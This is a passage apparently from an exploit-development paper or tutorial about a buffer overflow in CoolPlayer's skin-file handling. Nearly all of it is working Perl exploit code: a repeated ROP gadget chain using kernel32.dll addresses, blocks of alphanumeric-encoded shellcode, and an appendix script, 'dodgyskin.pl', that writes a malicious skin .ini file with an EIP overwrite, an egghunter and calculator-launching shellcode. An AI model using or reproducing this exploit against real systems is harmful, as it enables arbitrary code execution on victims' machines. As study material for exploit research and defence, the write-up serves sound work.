$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
```

```
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
      #[---INFO:gadgets_to_set_edi:---]
$buffer .= pack('V',0x7c86ce63);  # POP EDI # RETN [kernel32.dll]
$buffer .= pack('V',0x7c81ae29);  # RETN (ROP NOP) [kernel32.dll]
      #[---INFO:gadgets_to_set_eax:---]
$buffer .= pack('V',0x7c83c304);  # POP EAX # RETN [kernel32.dll]
$buffer .= pack('V',0x90909090);  # nop
      #[---INFO:pushad:---]
$buffer .= pack('V',0x7c803024);  # PUSHAD # RETN 0x06 [kernel32.dll]
```

```
$buffer .="\x90" x 16;

$buffer .= "\xda\xd2\xd9\x74\x24\xf4\x5a\x4a\x4a\x4a\x4a\x43\x43\x43" .
"\x43\x43\x43\x43\x52\x59\x56\x54\x58\x33\x30\x56\x58\x34" .
"\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42\x41" .
"\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42" .
"\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d\x38\x4b" .
"\x39\x45\x50\x43\x30\x43\x30\x43\x50\x4c\x49\x5a\x45\x56" .
"\x51\x49\x42\x43\x54\x4c\x4b\x56\x32\x56\x50\x4c\x4b\x56" .
"\x32\x54\x4c\x4c\x4b\x50\x52\x54\x54\x4c\x4b\x54\x32\x47" .
"\x58\x54\x4f\x4f\x47\x51\x5a\x47\x56\x56\x51\x4b\x4f\x56" .
"\x51\x4f\x30\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x43\x32\x56" .
"\x4c\x47\x50\x49\x51\x58\x4f\x54\x4d\x45\x51\x49\x57\x5a" .
"\x42\x4c\x30\x50\x52\x51\x47\x4c\x4b\x56\x32\x54\x50\x4c" .
"\x4b\x47\x32\x47\x4c\x45\x51\x58\x50\x4c\x4b\x47\x30\x54" .
"\x38\x4b\x35\x49\x50\x54\x34\x51\x5a\x45\x51\x4e\x30\x50" .
"\x50\x4c\x4b\x47\x38\x45\x48\x4c\x4b\x50\x58\x51\x30\x45" .
"\x51\x58\x53\x5a\x43\x47\x4c\x47\x39\x4c\x4b\x47\x44\x4c" .
"\x4b\x45\x51\x49\x46\x50\x31\x4b\x4f\x50\x31\x4f\x30\x4e" .
"\x4c\x49\x51\x58\x4f\x54\x4d\x43\x31\x49\x57\x56\x58\x4d" .
"\x30\x43\x45\x5a\x54\x45\x53\x43\x4d\x4c\x38\x47\x4b\x43" .
"\x4d\x56\x44\x54\x35\x4d\x32\x50\x58\x4c\x4b\x50\x58\x56" .
"\x44\x43\x31\x4e\x33\x43\x56\x4c\x4b\x54\x4c\x50\x4b\x4c" .
"\x4b\x50\x58\x45\x4c\x45\x51\x49\x43\x4c\x4b\x54\x44\x4c" .
"\x4b\x45\x51\x58\x50\x4d\x59\x47\x34\x47\x54\x47\x54\x51" .
"\x4b\x51\x4b\x43\x51\x56\x39\x50\x5a\x50\x51\x4b\x4f\x4b" .
"\x50\x50\x58\x51\x4f\x50\x5a\x4c\x4b\x52\x32\x5a\x4b\x4c" .
"\x46\x51\x4d\x52\x4a\x45\x51\x4c\x4d\x4b\x35\x4f\x49\x43" .
"\x30\x45\x50\x43\x30\x56\x30\x45\x38\x56\x51\x4c\x4b\x52" .
"\x4f\x4b\x37\x4b\x4f\x4e\x35\x4f\x4b\x5a\x50\x58\x35\x4e" .
"\x42\x56\x36\x45\x38\x49\x36\x4c\x55\x4f\x4d\x4d\x4d\x4b" .
"\x4f\x58\x55\x47\x4c\x54\x46\x43\x4c\x54\x4a\x4d\x50\x4b" .
"\x4b\x4b\x50\x43\x45\x45\x55\x4f\x4b\x47\x37\x54\x53\x43" .
"\x42\x52\x4f\x43\x5a\x43\x30\x56\x33\x4b\x4f\x58\x55\x52" .
"\x43\x43\x51\x52\x4c\x43\x53\x56\x4e\x52\x45\x52\x58\x43" .
"\x55\x45\x50\x41\x41";

open($FILE,">$file");
print $FILE $header.$buffer;
close($FILE);
```

APPENDIX I

dodgyskin.pl

```
my $file        = "dodgyskin.ini";
my $header          = "[CoolPlayer Skin]\nPlaylistSkin=";
my $buffer          = "\x41" x 1090;
my $eip         = pack('V',0x7C86467B);
#pack egghunter code with a "NOPslide"
my $nopslide    = "\x90" x 16;
my $egghunter   =
"\x89\xe0\xda\xc0\xd9\x70\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\
x43\x43\x52\x59\x56\x54\x58\x33\x30\x56\x58\x34\x41\x50\x30\x41\x33\x4
8\x48\x30\x41\x30\x30\x41\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\
x32\x42\x42\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x43\x56\x4d\x5
1\x49\x5a\x4b\x4f\x44\x4f\x51\x52\x46\x32\x43\x5a\x44\x42\x50\x58\x48\
x4d\x46\x4e\x47\x4c\x43\x35\x51\x4a\x42\x54\x4a\x4f\x4e\x58\x42\x57\x4
6\x50\x46\x50\x44\x34\x4c\x4b\x4b\x4a\x4e\x4f\x44\x35\x4b\x5a\x4e\x4f\
x43\x45\x4b\x57\x4b\x4f\x4d\x37\x41\x41";
#Calculator Shellcode with another "NOPslide"
my $nopslide2   = "\x90" x 200;
my $eggtag = "w00tw00t";
my $shellcode   =
"\x89\xe5\xda\xd5\xd9\x75\xf4\x5b\x53\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d" .
"\x38\x4c\x42\x53\x30\x53\x30\x33\x30\x35\x30\x4d\x59\x4b" .
"\x55\x36\x51\x4f\x30\x55\x34\x4c\x4b\x30\x50\x36\x50\x4c" .
"\x4b\x31\x42\x34\x4c\x4c\x4b\x30\x52\x55\x44\x4c\x4b\x54" .
"\x32\x31\x38\x54\x4f\x48\x37\x51\x5a\x47\x56\x50\x31\x4b" .
"\x4f\x4e\x4c\x57\x4c\x43\x51\x53\x4c\x54\x42\x46\x4c\x47" .
"\x50\x39\x51\x58\x4f\x34\x4d\x43\x31\x58\x47\x4b\x52\x4a" .
"\x52\x31\x42\x51\x47\x4c\x4b\x46\x32\x32\x30\x4c\x4b\x31" .
"\x5a\x47\x4c\x4c\x4b\x50\x4c\x54\x51\x52\x58\x4b\x53\x57" .
"\x38\x53\x31\x4e\x31\x56\x31\x4c\x4b\x36\x39\x51\x30\x53" .
"\x31\x49\x43\x4c\x4b\x51\x59\x35\x48\x4a\x43\x36\x5a\x37" .
"\x39\x4c\x4b\x56\x54\x4c\x4b\x45\x51\x38\x56\x36\x51\x4b" .
"\x4f\x4e\x4c\x49\x51\x58\x4f\x34\x4d\x55\x51\x4f\x37\x56" .
"\x58\x4b\x50\x42\x55\x4c\x36\x54\x43\x33\x4d\x5a\x58\x57" .
"\x4b\x43\x4d\x46\x44\x43\x45\x4d\x34\x36\x38\x4c\x4b\x36" .
"\x38\x36\x44\x55\x51\x49\x43\x43\x56\x4c\x4b\x44\x4c\x50" .
"\x4b\x4c\x4b\x56\x38\x45\x4c\x45\x51\x49\x43\x4c\x4b\x45" .
"\x54\x4c\x4b\x53\x31\x38\x50\x4d\x59\x30\x44\x47\x54\x37" .
"\x54\x51\x4b\x51\x4b\x43\x51\x36\x39\x30\x5a\x30\x51\x4b" .
"\x4f\x4d\x30\x51\x4f\x31\x4f\x31\x4a\x4c\x4b\x44\x52\x5a" .
```

```
"\x4b\x4c\x4d\x51\x4d\x45\x38\x47\x43\x37\x42\x45\x50\x33" .
"\x30\x42\x48\x34\x37\x34\x33\x37\x42\x31\x4f\x56\x34\x33" .
"\x58\x50\x4c\x52\x57\x57\x56\x53\x37\x4b\x39\x5a\x48\x4b" .
"\x4f\x4e\x30\x4e\x58\x4c\x50\x33\x31\x43\x30\x43\x30\x56" .
"\x49\x59\x54\x46\x34\x46\x30\x52\x48\x51\x39\x4b\x30\x52" .
"\x4b\x55\x50\x4b\x4f\x38\x55\x32\x4a\x44\x4a\x33\x58\x4f" .
"\x30\x49\x38\x33\x31\x4b\x4e\x45\x38\x35\x52\x35\x50\x32" .
"\x31\x51\x4c\x4c\x49\x4b\x56\x46\x30\x30\x50\x30\x50\x50" .
"\x50\x31\x50\x30\x50\x47\x30\x30\x50\x53\x58\x5a\x4a\x44" .
"\x4f\x49\x4f\x4d\x30\x4b\x4f\x38\x55\x4a\x37\x53\x5a\x52" .
"\x30\x51\x46\x30\x57\x53\x58\x5a\x39\x4e\x45\x53\x44\x33" .
"\x51\x4b\x4f\x59\x45\x4c\x45\x59\x50\x34\x34\x34\x4a\x4b" .
"\x4f\x50\x4e\x53\x38\x53\x45\x4a\x4c\x5a\x48\x43\x57\x43" .
"\x30\x35\x50\x53\x30\x33\x5a\x53\x30\x43\x5a\x45\x54\x46" .
"\x36\x56\x37\x45\x38\x44\x42\x39\x49\x59\x58\x31\x4f\x4b" .
"\x4f\x4e\x35\x4d\x53\x4a\x58\x55\x50\x33\x4e\x37\x46\x4c" .
"\x4b\x36\x56\x32\x4a\x57\x30\x55\x38\x45\x50\x52\x30\x43" .
"\x30\x53\x30\x51\x46\x32\x4a\x43\x30\x35\x38\x36\x38\x59" .
"\x34\x30\x53\x4d\x35\x4b\x4f\x59\x45\x4a\x33\x51\x43\x43" .
"\x5a\x55\x50\x56\x36\x50\x53\x56\x37\x55\x38\x43\x32\x48" .
"\x59\x58\x48\x51\x4f\x4b\x4f\x39\x45\x4b\x33\x4b\x48\x55" .
"\x50\x33\x4d\x37\x58\x56\x38\x45\x38\x33\x30\x57\x30\x43" .
"\x30\x43\x30\x42\x4a\x45\x50\x30\x50\x53\x58\x54\x4b\x56" .
"\x4f\x34\x4f\x36\x50\x4b\x4f\x49\x45\x36\x37\x43\x58\x53" .
"\x45\x42\x4e\x30\x4d\x53\x51\x4b\x4f\x58\x55\x31\x4e\x31" .
"\x4e\x4b\x4f\x34\x4c\x57\x54\x34\x4f\x4b\x35\x52\x50\x4b" .
"\x4f\x4b\x4f\x4b\x4f\x4d\x39\x4d\x4b\x4b\x4f\x4b\x4f\x4b" .
"\x4f\x43\x31\x49\x53\x37\x59\x48\x46\x52\x55\x59\x51\x49" .
"\x53\x4f\x4b\x5a\x50\x4e\x55\x4f\x52\x36\x36\x52\x4a\x43" .
"\x30\x30\x53\x4b\x4f\x48\x55\x41\x41";

open($FILE,">$file");
print $FILE
$header.$buffer.$eip.$nopslide.$egghunter.$nopslide2.$eggtag.$shellcod
e;
close($FILE);
```